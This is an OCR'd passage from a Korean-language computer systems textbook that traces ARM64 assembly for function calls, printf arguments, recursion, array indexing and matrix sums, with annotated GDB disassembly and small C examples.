
레지스터	
w0	0x2A
x29	0xef30
x30	0x760
sp	**0xef30**
pc	**0x74c**

다음 add 명령은 현재 스택 포인터를 16바이트만큼 증가시킨다. 이는 adder의 활성 프레임을 파기하고, sp를 이전 값으로 원복시킨다. 명령 포인터는 다음으로 실행할 명령을 가리킨다.

```
0x73c <adder>:
0x73c sub    sp, sp, #0x10
0x740 ldr    w0, [sp, #12]
0x744 add    w0, w0, #0x2
0x748 add    sp, sp, #0x10
0x74c ret

0x750 <main>:
0x750 stp    x29, x30, [sp, #-32]!
0x754 mov    x29, sp
0x758 bl     724 <assign>
0x75c bl     73c <adder>
0x760 str    w0, [x29, #28]
0x764 adrp   x0, 0x0
0x768 add    x0, x0, #0x820
0x76c ldr    w1, [x29, #28]
```


레지스터	
w0	0x2A
x29	0xef30
x30	0x760
sp	0xef30
pc	**0x760**




마지막으로, `ret` 명령은 `pc`를 레지스터 `x30`의 주소값으로 덮어쓴다. 이는 프로그램이 `main` 함수의 코드 세그먼트 주소 0x760에서 다시 실행되는 것을 의미한다.

```
0x750 <main>:
0x750 stp    x29, x30, [sp, #-32]!
0x754 mov    x29, sp
0x758 bl     724 <assign>
0x75c bl     73c <adder>
0x760 str    w0, [x29, #28]
0x764 adrp   x0, 0x0
0x768 add    x0, x0, #0x820
0x76c ldr    w1, [x29, #28]
0x770 bl     610 <printf@plt>
0x774 mov    w0, #0x0
0x778 ldp    x29, x30, [sp], #32
x077c ret
```


레지스터	
w0	0x2A
x29	0xef30
x30	0x760
sp	0xef30
pc	**0x764**




s0으로 돌아와서, 프로그램 주소 0x760의 str 명령은 w0 레지스터의 값(0x2A) 프레임 포인터에서 28바이트 떨어진 콜 스택 위치(x29)에 저장한다. 따라서, 0x2A는 스택 주소 0xef4c에 저장된다.



다음에 실행되는 2개의 명령은 페이지의 주소를 레지스터 x0에 로드한다. 주소의 길이는 8바이트이므로, 32비트 컴포넌트 레지스터 w0 대신 64비트 레지스터 x0를 사용한다. adrp 명령은 주소(0x0)를 레지스터 x0에 로드하고, 코드 세그먼트 주소 0x768의 add 명령은 0x820을 거기에 더한다. 이 두 명령이 실행되면, 레지스터 x0는 메모리 주소 0x820을 포함한다. 주소 0x820에 저장된 값은 문자열 "x is %d\n"이다.



다음으로, 프로그램 주소 0x76c의 `ldr` 명령은 0x2A(프레임 포인터에서 오프셋 28에 위치한다)를 레지스터 `w1`에 로드한다.



다음 명령은 `printf` 함수를 호출한다. 명료함을 위해 `printf`(`stdio.h`의 일부) 함수는 추적하지 않는다. 하지만 매뉴얼 페이지(`man -s3 printf`)를 통해 `printf`가 다음 포맷을 가짐을 알 수 있다.

```
int printf(const char * format, ...)
```

다시 말해, 첫 번째 인자는 포맷을 지정하는 문자열에 대한 포인터이고, 두 번째 인자는 해당 포맷 안에서 사용될 값을 차례로 지정한다. 주소 0x764 – 0x770에서 지정된 명령은 `main` 함수의 다음 줄에 해당한다.


```
printf("x is %d\n", x);
```

`printf` 함수가 호출되면 다음이 수행된다.


- 반환 주소(`pc` + 4 혹은 0x774)는 레지스터 `x30`에 저장된다.
- 레지스터 `pc`의 주소는 0x610으로 바뀐다. 이 주소는 `printf` 함수의 위치이다.
- 레지스터 `sp`는 업데이트 되고 `printf` 함수에 대한 새로운 스택 프레임을 반영한다.

일정 시점에서 `printf`는 인자 `"x is %d\n"`과 값 0x2A를 참조한다. n개의 인자를 갖는 모든 함수에 대해 gcc는 첫 번째 8개 매개변수를 레지스터 `x0` – `x7`에 넣는다. 이후 남은 인자들은 스택(프레임 아래)에 넣는다. 첫 번째 매개변수는 컴포넌트 레지스터 `x0`에 저장되고(문자열에 관한 주소이므로), 두 번째 인자는 컴포넌트 레지스터 `w1`에 저장된다.


`printf`를 호출한 뒤, 값 0x2A는 사용자에게 정수 포맷으로 출력된다. 따라서 값 42가 화면에 출력된다! 스택 포인터는 이전 값으로 돌아가며, `pc`는 레지스터 `x30`의 값(혹은 0x774)으로 업데이트된다.



주소 0x774의 mov 명령은 상수 #0x0을 컴포넌트 레지스터 w0에 저장한다. 이 값은 main이 실행을 완료했을 때 반환될 값을 나타낸다. 프로그램 카운터는 다음으로 실행할 명령을 가리킨다.



주소 0x778의 `ldp` 명령은 먼저 `sp`와 `sp` + 8의 값을 `x29`와 `x30`으로 복사한 뒤, `main` 함수가 실행되기 이전의 원래 값으로 되돌린다. `ldp` 명령(피연산자 `[sp], #32`에 의해 지정된)은 스택 포인터를 32바이트만큼 증가시킨다. 그 결과 `sp`의 값은 `main` 함수가 실행되기 이전의 원래 값이 된다. 따라서, `ldp` 명령 실행이 완료되면 스택 포인터(`sp`), 프레임 포인터(`x29`), 및 반환 레지스터(`x30`)의 값은 모두 원래 값으로 돌아간다. 프로그램 카운터는 `main` 함수의 마지막 명령을 가리킨다.



마지막으로 `ret` 명령이 실행된다. 반환 레지스터 `w0`가 0x0이면 프로그램은 정상적인 종료를 나타내는 0을 반환한다.

이 절을 주의 깊게 읽었다면 작성한 프로그램이 42를 출력하는 이유를 이해할 수 있다. 근본적으로, 프로그램이 스택의 오래된 값을 잘못 사용하면 예상치 못한 방식으로 동작할 수 있다. 이 예시는 매우 안전하다. 하지만 해커들이 함수 호출을 활용해 프로그램을 실제로 이상한 방식으로 동작하게 하는 방법도 이후 절들에서 살펴보겠다.

9.6 재귀

재귀 함수는 특별한 함수 클래스로 스스로(**자기 참조**self-referential 함수로도 알려짐)를 호출해 값을 계산한다. 비재귀 함수와 마찬가지로, 각 함수 호출에 대해 새로운 스택 프레임을 생성한다. 표준 함수와 달리, 그 자신을 호출한다.

1부터 n까지 양의 정수를 더하는 문제를 다시 보자. 이전 절에서 `sumUp` 함수를 사용해 이 작업을 완료했다. 다음 코드는 이와 비슷한 `sumDown` 함수다. 이 함수는 수를 역순(n에서 1로)으로 더한다. 이를 재귀 함수로 나타내면 다음과 같다.

반복적

```
int sumDown(int n) {
    int total = 0;
    int i = n;
    while (i > 0) {
        total += i;
        i--;
    }
    return total;
}
```

재귀적

```
int sumr(int n) {
    if (n <= 0) {
        return 0;
    }
    return n + sumr(n-1);
}
```

재귀 함수 `sumr`의 기본 케이스는 1 작은 모든 n 값에 적용된다. 재귀적 단계에서는 값 n - 1과 함께 `sumr`을 호출하고, 그 결과를 n에 더한 뒤 반환한다. `sumr`을 컴파일하고 GDB로 디스어셈블하면 다음의 어셈블리 코드를 얻는다.

```
Dump of assembler code for function sumr:
0x770 <+0>:  stp   x29, x30, [sp, #-32]! // sp = sp-32; x29, x30를 스택에 저장한다.
0x774 <+4>:  mov   x29, sp               // x29 = sp (즉, x29 = 스택의 맨 위)
0x778 <+8>:  str   w0, [x29, #28]        // w0를 x29+28에 저장한다(n).
0x77c <+12>: ldr   w0, [x29, #28]        // w0 = n
0x780 <+16>: cmp   w0, #0x0              // n과 0을 비교한다.
0x784 <+20>: b.gt  0x790 <sumr+32>       // (n > 0)이면 <sumr+32>로 점프한다.
0x788 <+24>: mov   w0, #0x0              // w0 = 0
0x78c <+28>: b     0x7a8 <sumr+56>       // <sumr+56>로 점프한다.
0x790 <+32>: ldr   w0, [x29, #28]        // w0 = n
0x794 <+36>: sub   w0, w0, #0x1          // w0 = w0 - 1 (즉, n-1)
0x798 <+40>: bl    0x770 <sumr>          // sumr(n-1)을 호출한다(result).
0x79c <+44>: mov   w1, w0                // result를 레지스터 w1로 복사한다.
0x7a0 <+48>: ldr   w0, [x29, #28]        // w0 = n
0x7a4 <+52>: add   w0, w1, w0            // w0 = w0 + w1(즉, n + result)
0x7a8 <+56>: ldp   x29, x30, [sp], #32   // x29, x30와 sp를 복원한다.
0x7ac <+60>: ret                         // w0를 반환한다(result).
```

이전 어셈블리 코드의 각 줄에 주석을 달았다. 이제 이와 동일한 `goto`를 사용한 C 프로그램과 `goto`를 사용하지 않은 C 프로그램을 살펴보자.

goto를 사용한 C

```c
int sumr(int n) {
    int result;
    if (n > 0) {
        goto body;
    }
    result = 0;
    goto done;
body:
    result = n;
    result -= 1;
    result = sumr(result);
    result += n;
done:
```

```
    return result;
}
```

goto를 미사용한 C

```
int sumr(int n) {
    int result;
    if (n <= 0) {
        return 0;
    }
    result = sumr(n-1);
    result += n;
    return result;
}
```

처음에는 원래의 sumr 함수와 동일하게 보이지 않겠지만, 자세히 보면 두 함수는 실제로 동일하다.

9.6.1 애니메이션: 콜 스택 변화 관찰하기

연습 삼아 여러분이 직접 스택을 그리면서 값의 변화를 확인해보기 바란다. 그리고 값 3에 이 함수를 실행할 때 스택이 어떻게 업데이트되는지 알려주는 온라인 애니메이션[5]도 확인하자.

9.7 배열

배열('1.5.1 배열 소개' 참조)은 타입이 같은 데이터 요소의 셋으로 순서가 있으며 메모리에 연속으로 저장된다. 정적으로 할당된 1차원 배열('2.5.1 1차원 배열' 참조)은 `<type> arr[N]` 형태를 띤다. `<type>`은 데이터 타입, arr은 배열 식별자, N은 데이터 요소 수다. 배열은 `<type> arr[N]`과 같이 정적으로 선언하거나 `arr = malloc(N * sizeof( <type>)`과 같이 동적으

5 https://diveintosystems.org/book/C9-ARM64/recursion.html#_animation_observing_how_the_call_stack_changes

로 선언해 총 N × sizeof(<type>) 바이트의 메모리를 할당한다.

arr 배열의 인덱스 i인 요소에 접근할 때는 arr[i] 구문을 사용한다. 컴파일러는 주로 배열 참조를 포인터 산술 연산으로 바꾼 뒤('2.2.1 포인터 변수' 참조), 어셈블리로 전환한다. 따라서 arr+i는 &arr[i]와 같고, *(arr+i)는 arr[i]와 같다. arr에서 각 데이터 요소의 타입이 <type>이므로, arr+i는 요소 i가 주소 arr + sizeof(<type>) × i에 위치함을 의미한다.

[표 9-18]은 자주 쓰는 배열 연산과 그 어셈블리 명령을 정리한 표다. 이어지는 예시에서는 길이가 10인 int 배열 하나를 정의했다고 가정한다(int arr[10]). 레지스터 x1은 arr의 주소, 레지스터 x2는 int타입값 value, 레지스터 x0는 어떤 변수 x (int 타입)를 나타낸다고 가정하자. int 변수는 4바이트 공간을 차지하고, int * 변수는 8바이트 공간을 차지한다.

표 9-15 많이 사용하는 배열 연산과 그 어셈블리 표현

연산	타입	어셈블리 표현
x = arr	int *	mov x0, x1
x = arr[0]	int	ldr w0, [x1]
x = arr[i]	int	ldr w0, [x1, x2, LSL, #2]
x = &arr[3]	int *	add x0, x1, #12
x = arr+3	int *	add x0, x1, #12
x = *(arr+5)	int	ldr w0, [x1, #20]

요소 arr[5](혹은 포인터 산술 연산 시 *(arr+5))에 접근하기 위해, 컴파일러는 주소 arr+5 대신 arr+5*4에 대한 메모리 룩업을 수행한다. 이를 이해하기 위해 배열에서 인덱스 i의 요소가 주소 arr + sizeof(<type>) * i에 저장된다는 점을 상기하자. 따라서 컴파일러는 올바른 오프셋을 계산하기 위해 데이터 타입의 크기(예시에서는 4바이트, sizeof(int) = 4)만큼 곱해야 한다. 또한 메모리는 바이트 단위로 접근할 수 있다. 올바른 바이트 수만큼 오프셋을 계산하는 방식과 주소를 계산하는 방식은 동일하다. 마지막으로 int 값은 4바이트 공간만 필요로 하므로, 레지스터 x0의 컴포넌트 레지스터 w0에 저장된다.

예를 들어 정수 요소 10개가 있는 간단한 배열(array)을 생각해보자(그림 9-7).

그림 9-7 5개의 정수 엘리먼트를 가진 배열의 메모리 레이아웃 각 i라는 라벨이 붙은 상자는 1바이트이며, 각 정수는 4바이트를 나타낸다.

array가 정수 배열이므로, 각 요소는 정확하게 4바이트를 차지한다. 따라서 요소가 10개 있는 정수 배열은 연속적인 40바이트의 메모리를 소비한다.

요소 3의 주소를 계산하기 위해, 컴파일러는 인덱스 3과 정수 타입의 데이터 크기(4)를 곱해 오프셋 12(또는 0xc)를 계산한다. 당연히, [그림 9-7]에서 요소 3은 바이트 오프셋 a_{12}에 위치한다.

간단한 C 함수 sumArray를 살펴보자. 이 함수는 배열의 모든 요소를 더한다.

```
int sumArray(int *array, int length) {
    int i, total = 0;
    for (i = 0; i < length; i++) {
        total += array[i];
    }
    return total;
}
```

sumArray 함수는 배열의 주소(array)와 배열의 길이(length)를 받아 해당 배열의 모든 요소를 더한다. sumArray 함수와 동일한 어셈블리 코드는 다음과 같다.

```
Dump of assembler code for function sumArray:
0x874 <+0>:   sub    sp, sp, #0x20       // 스택을 32바이트만큼 키운다(새 프레임).
0x878 <+4>:   str    x0, [sp, #8]        // x0를 sp + 8에 저장한다(array 주소).
0x87c <+8>:   str    w1, [sp, #4]        // w1을 sp + 4에 저장한다(length).
0x880 <+12>:  str    wzr, [sp, #28]      // 0를 sp + 28에 저장한다(total).
0x884 <+16>:  str    wzr, [sp, #24]      // 0을 sp + 24에 저장한다(i).
0x888 <+20>:  b      0x8b8 <sumArray+68> // <sumArray+68>로 점프한다.
```

```
0x88c <+24>:  ldrsw  x0, [sp, #24]       // x0 = i
0x890 <+28>:  lsl    x0, x0, #2          // i를 2만큼 왼쪽 시프트한다(i << 2, 또는
                                         // i*4)
0x894 <+32>:  ldr    x1, [sp, #8]        // x1 = array
0x898 <+36>:  add    x0, x1, x0          // x0 = array + i*4
0x89c <+40>:  ldr    w0, [x0]            // w0 = array[i]
0x8a0 <+44>:  ldr    w1, [sp, #28]       // w1 = total
0x8a4 <+48>:  add    w0, w1, w0          // w0 = total + array[i]
0x8a8 <+52>:  str    w0, [sp, #28]       // (total + array[i])를 total에 저장한다.
0x8ac <+56>:  ldr    w0, [sp, #24]       // w0 = i
0x8b0 <+60>:  add    w0, w0, #0x1        // w0 = w0 + 1 (i+1)
0x8b4 <+64>:  str    w0, [sp, #24]       // (i + 1)를 i에 저장한다(즉, i+=1).
0x8b8 <+68>:  ldr    w1, [sp, #24]       // w1 = i
0x8bc <+72>:  ldr    w0, [sp, #4]        // w0 = length
0x8c0 <+76>:  cmp    w1, w0              // i를 length와 비교한다.
0x8c4 <+80>:  b.lt   0x88c <sumArray+24> // (i < length)이면 <sumArray+24>로 점프한다.
0x8c8 <+84>:  ldr    w0, [sp, #28]       // w0 = total
0x8cc <+88>:  add    sp, sp, #0x20       // 스택을 원래 상태로 복원한다.
0x8d0 <+92>:  ret                        // (total)을 반환한다.
```

어셈블리 코드를 추적할 때는 접근하는 데이터가 주소를 나타내는지 아니면 값을 나타내는지 고려해야 한다. 예를 들어 `<sumArray+12>`의 명령을 실행한 결과는 `sp + 28`이며, `int` 타입을 갖는 변수로 초깃값은 0으로 설정된다. 이에 비해 `sp + 8`에 저장된 인수는 함수의 첫 번째 매개변수로(`array`) 정수 포인터(`int *`) 타입이며, 배열의 기본 메모리에 해당한다. 다른 변수(`i`)는 위치 `sp + 24`에 저장된다.

눈치 빠른 독자라면 `<sumArray+30>` 줄에 처음 보는 명령어 `ldrsw`를 알아챘을 것이다. `ldrsw` 명령은 'load register signed word'를 의미하며 `sp + 24`에 저장된 32비트 `int` 값을 64비트 정숫값으로 바꿔 `x0`에 저장한다. 바로 뒤에 실행되는 명령이 포인터 산술 연산을 하기 때문에 이 변환 연산이 필요하다. 64비트 시스템에서 포인터는 8바이트 공간을 차지한다. 컴파일러는 `ldrsw`를 사용해 손쉽게 모든 데이터가 32비트 컴포넌트 레지스터가 아닌 64비트 레지스터에 저장됨을 보장한다.

위치 `<sumArray+28>`와 `<sumArray+52>` 사이의 5개 명령을 살펴보자.

```
0x890 <+28>:  lsl    x0, x0, #2         // i를 2만큼 왼쪽 시프트한다(i << 2 또는 i*4).
0x894 <+32>:  ldr    x1, [sp, #8]       // x1 = array
0x898 <+36>:  add    x0, x1, x0         // x0 = array + i*4
0x89c <+40>:  ldr    w0, [x0]           // w0 = array[i]
0x8a0 <+44>:  ldr    w1, [sp, #28]      // w1 = total
0x8a4 <+48>:  add    w0, w1, w0         // w0 = total + array[i]
0x8a8 <+52>:  str    w0, [sp, #28]      // (total + array[i])를 total에 저장한다.
```

컴파일러는 `lsl`를 사용해 `x0`에 저장된 값 `i`에 대한 왼쪽 시프트를 수행한다. 이 명령어가 실행되면 레지스터 `x0`는 `i << 2`(또는 `i * 4`)를 포함한다. 이 시점에서, `x0`는 `array[i]`의 올바른 오프셋을 계산하기 위한 바이트 수를 갖는다(`sizeof(int) = 4`).

다음 명령(`ldr x1, [sp, #8]`)은 함수의 첫 번째 인자(`array`의 기본 주소)를 레지스터 `x1`에 복사한다. 다음 명령에서 `x1`을 `x0`에 더하면, `x0`는 `array` + `i` × `4`를 갖는다. `array`안의 인덱스 `i`의 엘리먼트는 주소 `array` + `sizeof( <type>)` × `i`에 저장된다. 따라서, `x0`는 이제 주소 `&array[i]`에 대한 어셈블리 레벨 계산을 포함한다.

`<sumArray+40>`의 명령은 `%eax`에 위치한 값을 역참조하며, `x0`의 값을 `array[i]` into `w1`에 넣는다. `array[i]`는 32비트 `int`값을 가지므로 컴포넌트 레지스터 `w1`을 사용한다! 대조적으로 변수 `i`는 `<sumArray+24>`행에서 64비트 정수로 바뀌었다. `i`는 주소 계산을 위해 사용됐기 때문이다. 다시, 주소들(포인터들)은 64비트 워드로 저장된다.

`<sumArray+44>`와 `<sumArray+52>` 사이의 마지막 3개 명령은 `total`의 현재값을 컴포넌트 레지스터 `w1`에 로드한 뒤, 그 값에 `array[i]`를 더한다. 이후 결과값을 컴포넌트 레지스터 `w0`에 저장한 뒤 `sp + 28`의 `total`을 새로운 합으로 업데이트한다. 따라서, `<sumArray+28>`에서 `<sumArray+52>` 사이에 있는 7개의 명령은 `sumArray` 함수의 `total += array[i]`에 해당한다.

9.8 행렬

행렬matrix은 2차원 배열이다. C에서 행렬은 2차원 배열로 정적으로 선언하거나(`M[n][m]`),

malloc 호출이나 배열의 배열로 동적으로 할당할 수 있다. 그중 배열의 배열로 구현하는 방법을 살펴보자. 첫 번째 배열에는 n 요소가 있고(M[n]), 행렬의 각 요소 M[i]에 m개의 요소가 있는 배열 하나가 존재한다. 다음 코드는 각각 4 × 3 크기의 행렬을 선언한다.

```
// 정적으로 할당된 행렬(스택에 할당됨)
int M1[4][3];

// 동적으로 할당된 행렬(프로그래머에게 익숙한 방법, 힙에 할당됨)
int **M2, i;
M2 = malloc(4 * sizeof(int*));
for (i = 0; i < 4; i++) {
    M2[i] = malloc(3 * sizeof(int));
}
```

동적으로 할당된 행렬의 경우, 주 배열은 연속된 int 포인터의 배열을 포함한다. 각 정수 포인터는 메모리의 다른 배열을 가리킨다. [그림 9–8]에 이 행렬들을 일반적으로 시각화했다.




그림 9-8 정적으로 할당된 3 x 4 행렬(M1)과 동적으로 할당된 3 x 4 행렬(M2)

행렬의 할당 방법에 관계없이, (i, j) 요소는 이중 인덱싱 시스템 M[i][j]를 사용해 접근할 수 있다. M은 M1 또는 M2다. 그러나 이 행렬들은 메모리상에서의 구조가 다르다. 두 행렬은 모두 주 배열의 요소가 메모리에서 연속적으로 위치하지만, 정적으로 할당된 배열은 모든 행을 메모리의 연속적인 공간에 저장한다(그림 9–9).




그림 9-9 행렬 M1의 메모리 레이아웃(행 우선 순서)

그러나 M2에서는 연속적인 순서를 보장하지 않는다. n × m 행렬을 힙에 연속적으로 할당하기 위해서는 n × m 요소를 할당하는 단일한 malloc을 호출해야 한다('2.5.2 2차원 배열'의 '2차원 배열 메모리 레이아웃' 참조).

```
// 동적 행렬(힙에 할당됨, 메모리 효율 우선)
#define ROWS 4
#define COLS 3
int *M3;
M3 = malloc(ROWS * COLS * sizeof(int));
```

M3 선언에서 요소 (i, j)에는 M[i][j] 표기법을 사용해 접근할 수 없다. 대신 M3[i*COLS + j] 형식을 사용해 접근한다.

9.8.1 연속적인 2차원 배열

연속적으로 할당된(정적으로 할당되거나 메모리 효율 우선 방식으로 동적으로 할당된) 행렬을 첫 번째 매개변수로 받고, 행과 열의 수를 두 번째와 세 번째 매개변수로 받고, 행렬의 모든 값을 더해 반환하는 sumMat 함수를 생각해보자.

다음 코드는 확장된 인덱싱 방법을 사용한다. 이 방법은 정적 혹은 동적으로 할당된 연속적인 행렬 모두에 적용할 수 있기 때문이다. 앞에서 설명한 것처럼 m[i][j] 표기는 메모리 효율 우선 방식으로 동적으로 할당된 행렬에서는 동작하지 않는다.

```
int sumMat(int *m, int rows, int cols) {
    int i, j, total = 0;
    for (i = 0; i < rows; i++){
        for (j = 0; j < cols; j++){
            total += m[i*cols + j];
        }
    }
    return total;
}
```

다음은 이에 해당하는 어셈블리 코드와 각 줄의 주석이다.

```
Dump of assembler code for function sumMat:
0x884 <+0>:   sub   sp, sp, #0x20      // 스택을 32바이트만큼 늘린다(새로운 프레임).
0x888 <+4>:   str   x0, [sp, #8]       // m을 위치 location sp + 8에 저장한다.
0x88c <+8>:   str   w1, [sp, #4]       // rows를 위치 sp + 4에 저장한다.
0x890 <+12>:  str   w2, [sp]           // cols를 스택의 맨 위에 저장한다.
0x894 <+16>:  str   wzr, [sp, #28]     // 0을 sp + 28에 저장한다(total).
0x898 <+20>:  str   wzr, [sp, #20]     // 0을 sp + 20에 저장한다(i).
